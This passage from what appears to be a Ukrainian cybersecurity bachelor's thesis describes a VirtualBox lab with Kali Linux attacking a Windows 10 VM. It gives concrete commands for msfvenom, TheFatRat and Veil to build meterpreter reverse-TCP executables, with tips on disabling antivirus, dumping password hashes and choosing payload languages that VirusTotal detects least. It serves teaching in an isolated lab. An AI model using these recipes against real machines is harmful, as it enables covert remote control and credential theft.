Process Explorer * - це програма, розроблена корпорацією Microsoft, яка показує, які програми відкриті або завантажені. Вона схожа за змістом на диспетчер завдань у розділі [Процеси]. Однак Process Explorer є набагато більш повним [24]. Його використовують в основному для відображення шкідливого програмного забезпечення на цільовій системі. Наступна атака намагається замаскувати процес шкідливого програмного забезпечення. Це можна побачити в Process Explorer. Ця програма не має відношення до атаки. Однак вона має значення, якщо цілі знають свої процеси та програми і, наприклад, перевіряють цю програму, оскільки комп'ютер може проявляти підозрілу поведінку. Саме для таких випадків і існує Process Explorer.

2.5 Розробка тестового середовища

Для оптимального виконання завдання потрібно створити середовище, у якому можна працювати без проблем і не завдати шкоди. Для створення такого середовища використовуються віртуальні машини. Віртуальні машини — це комп'ютерні системи, які симулюються на власному комп'ютері або сервері [25]. Завдяки симуляції можна не завдати постійної шкоди системам. Якщо завдати шкоди віртуальній машині, її можна перезавантажити і, якщо

попередньо створено резервну копію, ви можете повернутися до початкової ситуації.

Існує декілька програм для реалізації віртуальних машин. У цій роботі було обрано Oracle VM VirtualBox *. Ця програма вже використовувалася під час навчання на спеціальності "Кібербезпека" і відповідає всім критеріям, важливим для цієї роботи. Вона може одночасно віртуалізувати декілька віртуальних машин. Крім того, вона може з'єднувати їх зі спільною папкою, яка згодом буде важлива для передачі шкідливого програмного забезпечення. Ще один важливий момент — вона безкоштовна. Таким чином, кожен, хто хоче повторити цю роботу, може завантажити цю програму і самостійно відтворити обговорені в бакалаврській роботі пункти. Її можна завантажити на офіційному сайті *. У цій роботі використовується версія "7.0.12" [26].

Щоб ця програма повністю функціонувала, потрібно активувати "віртуалізацію" в так званому BIOS комп'ютера.

"BIOS (basic input output system) — це невелика програма, яка керує апаратним забезпеченням персонального комп'ютера з моменту його запуску до моменту, коли основна операційна система (наприклад, Linux, Mac OS X або MS-DOS) бере на себе керування" [27].

Як знайти та активувати цю функцію, залежить від виробника материнської плати. Для цієї роботи було використано материнську плату Gigabyte GA-AB350M-DS3H V2. Під час завантаження комп'ютера потрібно кілька разів натиснути клавішу [Del] або [F2]. Таким чином, ви потрапите в BIOS. Тепер потрібно натиснути клавішу [F7] для відкриття розширеного режиму та перейти на вкладку [Advanced]. Там виберіть [CPU Configuration] і активуйте [SVM Mode]. Після успішної активації віртуалізації можна відкрити віртуальні машини в Oracle VM VirtualBox і працювати в них. Щоб дізнатися, яка материнська плата встановлена в комп'ютері, відкрийте системну інформацію у Windows. У списку буде вказано виробника плати та модель плати, як показано на малюнку 2.2. За цими даними можна знайти інформацію про віртуалізацію для цієї материнської плати в Інтернеті.

Виробник системної плати	Gigabyte Technology Co., Ltd.
Тип системної плати	AB350M-DS3H V2-CF
Версія системної плати	Default string

Рисунок 2.2 – Частковий вивід системної інформації

Після активації віртуалізації можна імпортувати віртуальні машини. Інструкція з цього питання описана в пункті "3.2 Імпорт віртуальних машин". Після успішного імпорту необхідно створити спільну папку, до якої матимуть доступ обидві віртуальні машини. Вона буде використовуватися для передачі шкідливого програмного забезпечення, створеного атакуючою системою, на цільову систему. Існує багато способів такої передачі. Три приклади детально описані в пункті "3.1 Передача шкідливого програмного забезпечення". Оскільки передача не має значення для цієї роботи, вибирається метод спільної папки. Як створювати такі папки, описано в пункті "3.3 Створення спільної папки". Нарешті, потрібно додати гостьове розширення. Воно розширює функціонал Oracle VM VirtualBox.

Гостьове розширення дозволяє використовувати спільні папки та підключати USB-пристрої, такі як камери, мікрофони тощо, до віртуальної машини [26]. Це буде важливо для подальших атак.

2.6 Примітки

2.6.1 Вимкнення захисту в реальному часі

Щоб забезпечити безперешкодну передачу шкідливого програмного забезпечення, необхідно вимкнути захист у режимі реального часу в налаштуваннях захисту від вірусів і загроз. Це потрібно зробити як для основної системи, на якій працюють віртуальні машини, так і для віртуальної

машини з операційною системою Windows 10. Поки захист у режимі реального часу активований, створене шкідливе ПЗ буде заблоковане і видалене протягом декількох секунд. Після цього необхідно створити нове шкідливе ПЗ, оскільки старе залишатиметься видаленим, навіть якщо захист у режимі реального часу буде вимкнений. Крім того, може трапитися так, що цей захист у режимі реального часу активується без попередження. Якщо це станеться, атаку доведеться починати заново.

2.6.2 MSEdge

Віртуальна машина з Windows 10, яка використовується в цій роботі, є тестовою версією, наданою корпорацією Microsoft. Після 90 днів віртуальна машина припиняє свою дію, що означає, що більше не можна користуватися всіма її функціями [13]. Крім того, після 90 днів віртуальна машина через деякий час сама закривається. Єдині зміни, внесені в надану систему, полягали у створенні файлу "secret.txt" з текстом "My Password is 0Glvl3g" та встановленні Process Explorer. Таким чином, атаки працюють без проблем і з новою завантаженою версією MSEdge [13].

Ті, хто бере участь у роботі або презентує частини цієї роботи, під час атак не повинні використовувати основну систему, на якій працюють віртуальні машини. По-перше, захист у режимі реального часу було вимкнено, що робить систему вразливою до шкідливих програм, а по-друге, за допомогою Metasploit можна атакувати і цю систему. Різниця в тому, що можна завдати шкоди власній системі. Це слід уникати, оскільки саме для цього було створено віртуальну машину.

Останні загальні поради стосуються Metasploit. Тут розглядаються функції, які не описані детальніше в інструкціях.

2.6.3 Перемикання між сесіями

Ця команда буде актуальною для різних атак, в яких зловмисник часто повинен перемикатися між сесіями та Metasploit. Щоб вийти з сесії, використовується команда "background" [10]. Сесія буде переведена у фоновий режим, і зловмисник зможе, наприклад, завантажувати інші payloads у цю сесію в Metasploit або використовувати бекдори. За допомогою команди „sessions -i <номер сесії>“ можна вибрати потрібну сесію [10].

```
meterpreter > background  
msf6 > session -i <номер сесії>
```

2.6.4 Усунення помилок

Може трапитися так, що в Metasploit накопичуються повідомлення про помилки. Для цього не було знайдено рішення проблеми. Один із варіантів вирішення в таких ситуаціях — перезапустити Metasploit і атаку.

Особливо критичні атаки на паролі Windows. Їх слід виконувати перед тим, як приховувати шкідливе програмне забезпечення. Якщо шкідливе ПЗ знаходиться поза "сервісним процесом", хешдамп більше не може бути створений. Після цього система Windows помічає, що на комп'ютері працює критична програма. Далі система ставить цю програму на карантин і видаляє її, що призводить до переривання атаки. У результаті шкідливе ПЗ потрібно передати заново, і всі раніше виконані команди потрібно ввести заново. Щоб цього уникнути, слід виконати атаку хешдампу відразу після отримання системних прав. Додатково, при виникненні помилки може трапитися так, що Metasploit зависає або перестає працювати.

Існують модулі та команди, які вимагають, щоб шкідливе ПЗ було мігровано в певні процеси програми. Не вдалося розглянути та дослідити всі можливі випадки для цього.

Якщо виникає помилка з цього приводу, потрібно за допомогою команди „migrate“ вибрати правильний процес або перезапустити атаку. Якщо команда „cd [...]“ має неправильний синтаксис, Metasploit також зависає або показує багато помилок при наступних командах. Це особливо часто трапляється, якщо забути додати завершальні „\“ після папки або позначення файлу, такі як „.exe“ або „.jpg“.

3 РОЗРОБКА ТЕСТОВОГО СЕРЕДОВИЩА

Підготовку до атак розглянемо в цьому розділі. Спочатку буде розглянуто можливі методи передачі шкідливого програмного забезпечення. Потім буде підготовлено тестове середовище та створено шкідливе програмне забезпечення. Наприкінці розділу буде запущено та підготовлено віртуальні машини, щоб атаки могли розпочатися безперешкодно.

3.1 Передача шкідливого програмного забезпечення

У цій роботі шкідливе програмне забезпечення передається через загальну папку віртуальних машин. На практиці існує багато різних способів цього здійснення. Для цього наведено три типових приклади.

3.1.1 Передача через USB накопичувач

Перший випадок може стосуватися особи, яка приходить у підприємство або подібне місце і знаходить робоче місце, де ніхто не перебуває, і комп'ютер вже розблокований. Тепер ця особа може передати шкідливе програмне забезпечення, яке знаходиться на USB-накопичувачі, який вона принесла з собою, на комп'ютер. Оскільки комп'ютер розблокований, особа може запустити програмне забезпечення, і, таким чином, комп'ютер, який, в ідеальному випадку, перебуває в мережі підприємства, буде заражений. Тепер шкідливе програмне забезпечення може розповсюджуватися на комп'ютері

або в мережі та, може заражати інші комп'ютери. Це залежить від переданого шкідливого програмного забезпечення та його цілей.

Однак ця особа не обов'язково повинна бути зовсім чужою для підприємства. Це також може бути працівник. Він може хотіти передати файл, які можливо містить шкідливе програмне забезпечення, зі свого особистого комп'ютера на корпоративний комп'ютер. Загалом цього слід уникати або обговорити з відповідними адміністраторами ІТ. Один з провідних розробників програмного забезпечення для безпеки, у своєму блозі вказує на небезпеку використання USB-накопичувачів як методу передачі вірусів у першому пункті. Там навіть описано, що це може бути причиною звільнення [28]. Також слід уникати зберігання корпоративних даних на USB-накопичувачах. У опитуванні компанії Kingston LLP * 72,7% відповідей заявили, що "в їхній компанії вже траплялося, що USB-накопичувачі були втрачені". Це становить великий ризик для безпеки. З одного боку, при знаходженні USB-накопичувача може виявитися, що він містить шкідливе програмне забезпечення, а з іншого боку, він може завдати великої шкоди компанії, якщо конфіденційна інформація та дані потраплять до загального використання [30].

3.1.2 Передача через електронну пошту

Ще один спосіб передачі може полягати у відправленні електронного листа з шкідливим програмним забезпеченням у вкладенні, який відкривається та завантажується. Це також може бути включена в повідомлення веб-сторінка, яку вам слід відкрити. Там може бути безпосередньо завантажений файл, який ви повинні виконати згідно з електронним листом. Також може бути вимога зареєструватися на видуманому веб-сайті. У цьому випадку будуть вкрадені дані для входу користувача. Завантажуючи файл і виконуючи

його, ви можете завантажити шкідливе програмне забезпечення. Як захиститися від цього описано у статті від 05.01.2022 року на сайті Центру захисту прав споживачів "Emotet: Троян відповідає на отримані електронні листи та викрадає вкладення" [31].

3.1.3 Передача через завантажені програми

Ще один спосіб передачі - це завантаження, нібито, відомих файлів з Інтернету. Прикладом є зловмисні версії програми відеоконференцій VSK-App Zoom. Вони містять "[...] так звані койнмайнери, RAT-ти або рекламне ПЗ" [1, 40, 41, 42]. В результаті популярна програма, як Zoom, якій загалом можна довіряти, отримала одне або кілька вищезгаданих сторонніх шкідливих програм і була запропонована для завантаження [1]. Отже, шкідливе програмне забезпечення було завантажено ненавмисно.

3.2 Імпорт віртуальних машин

Для імпорту віртуальних машин потрібно відкрити "Oracle VM Virtualbox". Програма пропонує два способи імпорту. Який із них використати, залежить від файлу, який потрібно імпортувати. Якщо у вас є файл віртуальної машини з розширенням ".ova", вибирайте перший спосіб. Якщо у вас є файл з розширенням ".vdi", використовуйте другий спосіб. Перший спосіб - це прямий імпорт. Для цього потрібно вибрати пункт меню [Файл] і [Імпортувати машину...]. Джерело файлу можна вказати у лівій частині відкритого вікна або відкрити через іконку папки. Після введення файлу з розширенням ".ova" ви повинні побачити налаштування, показані на

рисунках 3.1 і 3.2. Назва віртуальних систем може відрізнятися від показаних. "Папка віртуальної машини" - це самостійно вибрана папка, в якій вона буде збережена. Кнопка [Імпортувати] використовується для імпорту віртуальної машини. Після успішного імпорту віртуальна машина з'явиться у лівій колонці Oracle VM Virtualbox Manager. Це потрібно зробити для обох віртуальних машин. Дані доступу вписані у описи віртуальних машин. Перед тим як запустити віртуальні машини, потрібно виконати ще два кроки для їх з'єднання. Ці налаштування повинні бути виконані. Завершивши, підтверджуємо імпорт кнопкою [Імпортувати] та погоджуємося з умовами ліцензійного програмного забезпечення для Kali Linux. Імпорт може зайняти кілька хвилин.




Рисунок 3.1 – Налаштування машини Windows



Рисунок 3.2 – Налаштування машини Kali Linux

При другому способі створюється нова машина. Для цього у меню [Машина] вибираємо пункт [Нова...]. Як ім'я потрібно вибрати Kali Linux та MSEdge, або призначити свої імена. "Папка віртуальної машини" - це самостійно вибрана папка, в якій вона буде збережена. Для Windows 10 потрібно вибрати тип "Microsoft Windows" і версію "Windows 10 (64-bit)". На наступному кроці використовується існуючий жорсткий диск, який відповідає імпортованій віртуальній машині. У випадку з MSEdge це буде файл ".vdi" "MSEdge – Win10-disk001-vdi".

Для імпорту рекомендується використовувати перший описаний спосіб. Віртуальні машини можуть бути швидше налаштовані, якщо це не заважає продуктивності основної системи. За замовчуванням Oracle VM VirtualBox надає 2048MB оперативної пам'яті та одне процесорне ядро під час створення віртуальної машини. Такі параметри дозволяють системам працювати без проблем, однак, за наявності можливості, можна виділити більше ресурсів. Особливо це стосується Kali Linux. У цій роботі для Kali Linux було виділено

2048MB оперативної пам'яті та два процесорних ядра. Це можна змінити в налаштуваннях [Ctrl + S] у розділі [Система]. Оперативну пам'ять можна налаштувати у вкладці [Материнська плата], а процесорні ядра - у вкладці [Процесор]. Логін і пароль для Kali – "kali". Логін для системи MSEdge – "TestD", пароль – "win". Це також зазначено в описі наданих систем.

При першому запуску систем потрібно створити так звані точки відновлення. Вони слугують для відновлення системи у разі пошкодження. Ці точки створюються у меню [Машина], в пункті [Створити точку відновлення]. Після створення точок відновлення, при закритті вас запитають, чи бажаєте ви повернутися до точки відновлення. У цьому випадку всі зміни з моменту створення точки будуть втрачені. У Kali Linux за замовчуванням активована англійська розкладка клавіатури.

3.3 Створення спільної папки

Щоб створити спільну папку та використовувати її, потрібне розширення для Oracle VM VirtualBox. Воно називається "Гостьове розширення" (VirtualBox Extension Pack). Це розширення можна завантажити з офіційного вебсайту під назвою "VirtualBox Oracle VM VirtualBox Extension Pack". Для цього виберіть "All supported platforms", і розширення відразу завантажиться [26].

Щоб активувати це розширення, в програмі Oracle VM VirtualBox оберіть [Інструменти] та перейдіть до налаштувань [Ctrl + G]. У передостанньому пункті знаходяться [Додаткові пакети]. Тут необхідно вставити завантажене розширення. Для цього на правій стороні оберіть папку з плюсом та знайдіть завантажений файл на системі. Двічі клацніть на нього для виконання та встановлення. Після цього слід перезавантажити основну систему, щоб зміни набрали чинності. Може статися, що після встановлення

розширення для вже імпортованих віртуальних машин активується "USB-3.0-Controller (xHCI)". Це може призвести до проблем у деяких системах. Для цього слід вибрати "USB-1.1-Controller (OHCI)".

Тепер можна створювати спільні папки. Для цього у програмі виберіть віртуальну машину, до якої хочете додати папку. Натисніть [Ctrl + S], щоб відкрити налаштування, та перейдіть до підпункту [Спільні папки]. Тут можна за допомогою папки з плюсом додати нові папки до машини. Папка повинна бути створена у зручному для доступу місці. Після цього вкажіть шлях до папки. Ім'я папки автоматично зміниться на вказане ім'я. Слід активувати "Автоматичне підключення", щоб папка автоматично підключалася у віртуальній машині. Поля підключення залишаються порожніми.

Тепер слід перевірити, чи обидві машини мають доступ до спільної папки, і чи можуть обидві машини додавати та видаляти файли з неї. Для цього запусіть віртуальні машини. У системі Windows автоматично створиться новий диск, у якому буде розташована спільна папка. Зазвичай створюється диск "Z:". Тепер можна, наприклад, перемістити зображення з робочого столу з назвою "Background.jpg" у цю папку та повернути його назад. Це повинно працювати без проблем. У Kali Linux спільна папка створюється у "Devices". Доступ до папок у Kali Linux можна отримати через "File System", яке розташоване на робочому столі. Перш ніж використовувати цю папку, потрібно додати себе до групи "vboxsf".

```
$sudo adduser kali vboxsf
```

Після введення цієї команди у терміналі потрібно підтвердити дію паролем Kali Linux та перезавантажити систему.

3.4 Підключення віртуальних машин

Завдання цього розділу полягає в тому, щоб обидві системи були в одному мережевому середовищі. Для цього виберіть відповідну машину та за допомогою значка налаштувань [Змінити] відкрийте налаштування, перейдіть до підпункту [Мережа] та активуйте мережевий адаптер. Щоб віртуальні машини могли пізніше спілкуватися між собою, потрібно вибрати "Мостова мережа" у полі "підключено до:". Ім'я повинно бути "Intel(R) I211 Gigabit Network Connection". Щоб мати доступ до додаткових налаштувань, увімкніть [розширений режим]. Як "Тип адаптера" виберіть "Intel PRO/1000 MT Desktop (82540EM)". "Режим прослуховування" повинен бути дозволений для всіх віртуальних машин та хостів. Крім того, MAC-адреси обох систем повинні відрізнятися! Це зазвичай налаштовується системою автоматично.

Щоб перевірити успішність налаштувань у Kali Linux, необхідно запустити систему та відкрити термінал. Для перевірки мережевих інтерфейсів використовується команда "ifconfig". Якщо в полі "inet" для "eth0" відображається "192.168.2.228", конфігурація не вдалася. У разі успішної конфігурації в цьому полі має бути значення, подібне до "10.0.2.4", як показано на малюнку 3.3. Під "подібним" маються на увазі лише останні біти, які в цьому прикладі є "4". Ці біти можуть мати значення від 0 до 255 і представляють пристрій у мережі. Важливими є перші 24 біти, які визначають, чи знаходяться системи в одній мережі. Це означає, що поки обидві системи мають формат "10.0.2.<номер від 0 до 255>", вони знаходяться в одній мережі [36]. Відповідно до встановлених спостережень, Oracle VM VirtualBox присвоює останні вісім біт випадковим чином.

```
$sudo ifconfig
```

```
(kali@kali)-[~]
$ sudo ifconfig
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::7567:86c3:3b4d:101d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:be:a4:9e txqueuelen 1000 (Ethernet)
    RX packets 40 bytes 4890 (4.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33 bytes 6182 (6.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Рисунок 3.3 – Мережеві інтерфейси Kali Linux

Щоб перевірити Windows-систему, потрібно запустити її та відкрити консоль. У пошуковому рядку необхідно знайти "cmd" і відкрити додаток "Command Prompt". Команда Windows для перевірки мережевих інтерфейсів — це "ipconfig". Якщо результат виглядає, як на малюнку 3.4, конфігурація була невірною і її потрібно виправити. У полі "IPv4 Address" повинно бути значення "10.0.2.<число від 0 до 255>". У прикладі цієї роботи Windows-система має адресу IPv4 "10.0.2.15", а система Kali Linux — "10.0.2.4".

C:\Users\IEUser>ipconfig

```
C:\Users\TestD>ipconfig

Настройка протокола IP для Windows

Адаптер Ethernet Ethernet:

    DNS-суффикс подключения . . . . . : www.tendawifi.com
    Локальный IPv6-адрес канала . . . : fe80::ce18:c4bd:9dd4:adf9%3
    IPv4-адрес. . . . . : 192.168.2.228
    Маска подсети . . . . . : 255.255.255.0
    Основной шлюз. . . . . : 10.0.2.1
```

Рисунок 3.4 – Результат виконання команди ipconfig у Windows

3.5 Створення корисне навантаження

Цей розділ стосується створення програми з шкідливим навантаженням (payload). Ця програма використовується для встановлення зв'язку між цільовою системою та системою-атаки. Крім того, за допомогою цієї програми підтримується з'єднання та виконуються атаки. Для тестування в Kali Linux у папці „/home/kali/Desktop/Metasploit-Payload/“ знаходиться шкідливе ПЗ для кожної програми.

3.5.1 Створення корисного навантаження за допомогою Metasploit

Програми з навантаженнями (payloads) створюються в Kali Linux. Після відкриття Kali Linux введіть "Metasploit" у рядок пошуку і запустіть його. Це головна програма для атак, яка також може створювати власні навантаження. Після запуску програми відкриється термінал. У цьому терміналі потрібно ввести пароль від Kali Linux. Metasploit є програмою без графічного інтерфейсу користувача. Навігація в Metasploit базується на консольних командах, як і запуск атак чи подібних дій.

Щоб отримати загальний огляд, спочатку слід скористатися командою "help", щоб переглянути основні команди. Якщо певні параметри чи команди невідомі, їх завжди можна переглянути ще раз.

```
msf6>help
```

Оскільки створення навантаження (payload) у Metasploit є першою ціллю, спочатку потрібно показати всі навантаження програми. Для цього використовується команда „show payloads“, і на виході користувач отримає всі відомі програмі навантаження. У цьому прикладі їх 596. Додатково показується короткий опис, ранг і поле „Check“. З опису часто можна

зрозуміти, яка система є ціллю, яким чином створено навантаження та який метод атаки використовується. Ранг і поле „Check“ можна ігнорувати, оскільки вони мають показувати ефективність і вразливість. У тестах ці значення не були підтверджені. Це може бути пов'язано зі швидким оновленням антивірусних програм.

```
msf6>show payloads
```

Команда „use payloads“ показує більш зручний для перегляду список навантажень, ніж „show payloads“, оскільки „use payloads“ відображає всі безпосередньо використовувані навантаження. У цьому випадку це 75 навантажень. У списку наведені назви, дата оприлюднення, ранг, перевірка та опис. Як і у вищезгаданій команді, ранг і перевірка є оманливими та неважливими. Дата зазвичай є хорошим індикатором успішності навантаження. Якщо навантаженню менше року, ймовірно, що воно все ще працює. З рештою все залежить від випадку, чи працюють вони та наскільки добре.

```
msf6>use payloads
```

У цій роботі здійснюється атака на систему Windows 10. Тому у списку шукаються навантаження для Windows 10. Наступним кроком є вибір способу передачі. Оскільки необхідно забезпечити зв'язок між двома комп'ютерами, потрібен відповідний протокол. Підходящим є, наприклад, «tcp». Він забезпечує просте налаштування мережі з гарантією підтримки зв'язку [37].

Для створення програми з навантаженням у цій роботі використовується «msfvenom», який є модулем Metasploit. Команда «msfvenom –list payloads» створює огляд, подібний до того, що відомий Metasploit про навантаження. Тут відображаються назви та описи.

```
msf6>msfvenom -list payloads
```

Тут знаходяться відповідні навантаження, які відповідають раніше згаданим вимогам, наприклад, «windows/meterpreter/reverse_tcp». Щоб створити файл з цим навантаженням, потрібно використовувати наступну команду [38].

```
msfvenom -p <вибране корисне навантаження> LHOST=<IPv4 системи Kali Linux>
```

```
LPORT=<порт через який має відбуватися зв'язок> -f <розширення програми> > <назва програми>.<розширення програми>
```

Параметр „-p“ вибирає корисне навантаження (payload). Параметр „-f“ вибирає формат програми та створений програмний файл. Це може бути, наприклад, „.exe“, „.php“, „.py“ або інші формати, залежно від цілей злоумисника. Для систем Windows рекомендується використовувати „.exe“. За допомогою „>“ або параметра „-o“ зберігається створена програма.

Таким чином, вибрано корисне навантаження і формат „.exe“. Єдине, що злоумисник ще повинен визначити, це LHOST і LPORT. LHOST описує, з якою системою програма повинна підключитися після виконання. Для цього використовується IPv4-адреса Kali Linux, оскільки це атакуюча система. Як знайти IPv4-адресу Kali Linux, вже було обговорено в пункті „3.4 Підключення віртуальних машин“. IP-адреса Kali Linux – „10.0.2.4“.

Наступним кроком потрібно вказати LPORT. Це повинен бути найкраще відкритий порт на цільовій та приймаючій системі. Для цього можна провести портскан цільової системи, якщо відома її IP-адреса. Це можна зробити за допомогою команди „nmap“ [39]. Ось короткий приклад у новому відкритому терміналі, без подальших пояснень результатів та функціональності.

```
sudo nmap -sS 10.0.2.15 -O
```

Результат портсканування для цієї роботи не має значення, оскільки використовується попередньо налаштований порт "4444", який вказується програмами на зразок Veil для створення шкідливого ПЗ. Якщо цей порт не працюватиме, то результат портсканування буде важливим для визначення відкритих портів і їх використання. Порт "4444" у даному прикладі працює надійно і не потребує змін.

При використанні інших портів слід переконатися, що вони не використовуються іншими програмами. Наприклад, на Wikipedia * існує список стандартизованих портів.

Для отримання повної команди зі створення шкідливого ПЗ за допомогою Metasploit, потрібно застосувати знайдену інформацію та параметри.

```
msf6>msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.4
lport=4444 -f exe > /home/Desktop/Metasploit-Payload/Test.exe
```

Після цього створюється програма з назвою "Test.exe", яка містить Payload. Програма в цьому прикладі зберігається в каталозі "/home/kali/Desktop/Metasploit-Payload/" і повинна бути передана на цільовий комп'ютер.

3.5.2 Створення корисного навантаження за допомогою TheFatRat

Програмне забезпечення, створене за допомогою Metasploit, вже було достатнім для атаки. Проте для цієї роботи шукається програмне забезпечення, яке може створювати шкідливе ПЗ, при цьому обходячи якомога більше програм захисту або антивірусних програм. Ще одним дуже популярним інструментом для цього є TheFatRat. Оскільки він, за власними словами, може обходити більшість програм захисту, його тут тестують [22]. TheFatRat вже встановлено в поточній Kali Linux. Щоб його запустити, введіть "sudo fatrat" у рядок терміналу і запустіть програму. Перш ніж його можна буде використовувати на ново встановленому Kali Linux, його спочатку потрібно встановити.

Слід зауважити, що для встановлення, описаного на Github *, потрібно виконати як користувач з правами root! Перед цим слід встановити деякі програми, інакше можуть виникнути проблеми. Після успішної установки програми можна слідувати інструкціям на Github. (Останнє оновлення 15.03.2022)

```
sudo -s
```

```

spt install python3-pip
(apt-get remove --purge Mono-Denvelop Utils && apt-get autoremove
&& apt-get install -f)
(apt-get remove --purge gnome-terminal && apt-get autoremove && apt-
get install -f)
(apt-get remove --purge Python3-Pip && apt-get autoremove && apt-
get install -f)
(apt-get remove --purge jarsigner from default-jdk- && apt-get
autoremove && apt-get install -f)
(apt-get remove --purge mingw-w64 && apt-get autoremove && apt-get
install -f)
apt-get install gcc-mingw-w64
(apt-get remove --purge gcc-mingw-w64-i686 && apt-get autoremove
&& apt-get install -f)
apt-get install gcc-mingw-w64-i686

```

Щоб створити шкідливу програму за допомогою TheFatRat, його необхідно запустити. Для цього у терміналі використовується команда "sudo fatrat". TheFatRat відкриється, і всі вказівки, що відображаються, підтверджуються двічі натисканням [Enter]. У головному меню відображається перелік можливих атак. Для тестування створюється бекдор з "msfvenom". У наступному меню обирається операційна система або мова програмування. Цільова система - це операційна система Windows. Таким чином, обирається другий пункт. Тепер зловмиснику потрібно встановити LHOST і LPORT. Тут вже видно перевагу перед Metasploit. TheFatRat показує користувачеві IP-адресу IPv4, навіть IPv6. Тому йому не потрібно окремо шукати цю інформацію. Для LPORT у цьому прикладі обирається "4444", як і у Metasploit. Ім'я може бути встановлено користувачем. У TheFatRat не потрібно вказувати розширення для імен, оскільки вони автоматично встановлюються програмою. Потім TheFatRat вимагає вибору Payload, яка буде використовуватися. У цьому випадку обирається та ж сама, як і в Meterpreter, для порівняння. Таким чином, обирається пункт "[2]

windows/meterpreter/reverse_tcp". Файл зберігається в папці, вказаній під час встановлення.

```
$sudo fatrat
1
2
10.0.2.4
4444
<назва програми>
3
```

Позитивним аспектом TheFatRat є те, що він безпосередньо відображає IPv4-адресу поточного користувача, що зекономлює час. Крім того, він більш зрозумілий та швидший, оскільки потрібно вводити лише числа, без додаткових команд. Всю необхідну інформацію надає та відображає система. Ще однією перевагою є те, що він пропонує різні мови програмування, такі як Python або Perl. Проте проблема полягає в тому, що файли ".py" та ".pl" можна виконати, але вони не є ".exe" і, отже, не можуть бути далі використані. Він також пропонує багато інших можливостей, таких як створення бекдорів, які ще не були протестовані. Крім того, серед протестованих програм він є найповільнішим у встановленні та меню. Після останнього оновлення "1.9.8" з'являється повідомлення про помилку "host: " is not in legal name syntax (unexpected end of input)" під час запуску програми на Kali Linux. Однак програма все одно виконується без проблем і створює вказане шкідливе програмне забезпечення. Перевстановлення програми не виправило помилку.

3.5.3 Створення корисного навантаження за допомогою Veil

Для цієї роботи було використано третю програму під назвою Veil. Veil спеціалізується на створенні програм, які не виявляються антивірусними програмами [23]. Для цього він використовує різні мови програмування при

створенні програм. Серед них autoit, auxiliary, c, cs, go, lua, perl, powershell, python та ruby. Хоча файли зазвичай створюються у своїх мовах програмування, майже завжди додатково створюється виконуваний файл ".exe". Це є найбільшою перевагою порівняно з TheFatRat. Мінімалістичний дизайн та невелика кількість варіантів роблять його надійним та швидким інструментом для тестування різних Payloads.

Для відкриття програми в терміналі введіть "sudo veil". У Veil можна відобразити список за допомогою "list", де перераховані всі доступні варіанти вибору. Для цієї атаки важлива "Evasion". Щоб зробити вибір, використовується "use <номер>". З "use 1" переміщуємося до частини програми Evasion. Після цього у меню Veil-Evasion вказано, що завантажено 41 навантажень. Їх можна відобразити за допомогою "list", і вибрати потрібну мову програмування для нападника. Найбільш безпечною програмою, яку можна створити тут, є мова Python. Як і в інших методах, знову використовується Payload "<мова_програмування>/meterpreter/rev_tcp.py". У цьому випадку це номер 28. Після цього відкриваються параметри, які потрібно змінити. Щоб спростити, тут ми просто змінюємо LPORT та LHOST. Veil пропонує ще багато інших опцій, які не були протестовані. Veil не надає інформації про власні IP-адреси. Їх потрібно знайти за допомогою "ifconfig". Після введення їх потрібно перевірити за допомогою команди "options", а потім згенерувати програму "generate". Після введення імені оберіть спосіб створення. Тут рекомендується перший спосіб, 1 - PyInstaller. Готовий виконуваний файл буде збережено за адресою "/var/lib/veil/output/compiled/<ім'я>.exe".

```
$sudo veil
Veil>: use 1
Veil/Evasion>: use 28
[python/meterpreter/rev_tcp>>]: set LHOST 10.0.2.4
[python/meterpreter/rev_tcp>>]: set LPORT 4444
[python/meterpreter/rev_tcp>>]: options
[python/meterpreter/rev_tcp>>]: generate
```

[>] Please enter the base name for output files (default is payload): <Name of program>

[>] Please enter the number of your choice: 1

Hit enter to continue...

Python було обрано, оскільки, за даними Virustotal, його розпізнає дуже мало програм для забезпечення безпеки. Він був протестований шляхом створення кожного з «.exe» файлів, що підлягають тестуванню, і завантаження їх до Virustotal. Після цього була створена наступна таблиця.

Таблиця 3.1 – Виявлення різних шкідливих програм за допомогою Veil

Мова програмування	Виявлення вірусу	Виявлення вірусу у %
C	38/70	64.3
C#	38/68	55.9
Go	47/69	68.1
Python	31/69	44.9
Ruby	34/69	49.3

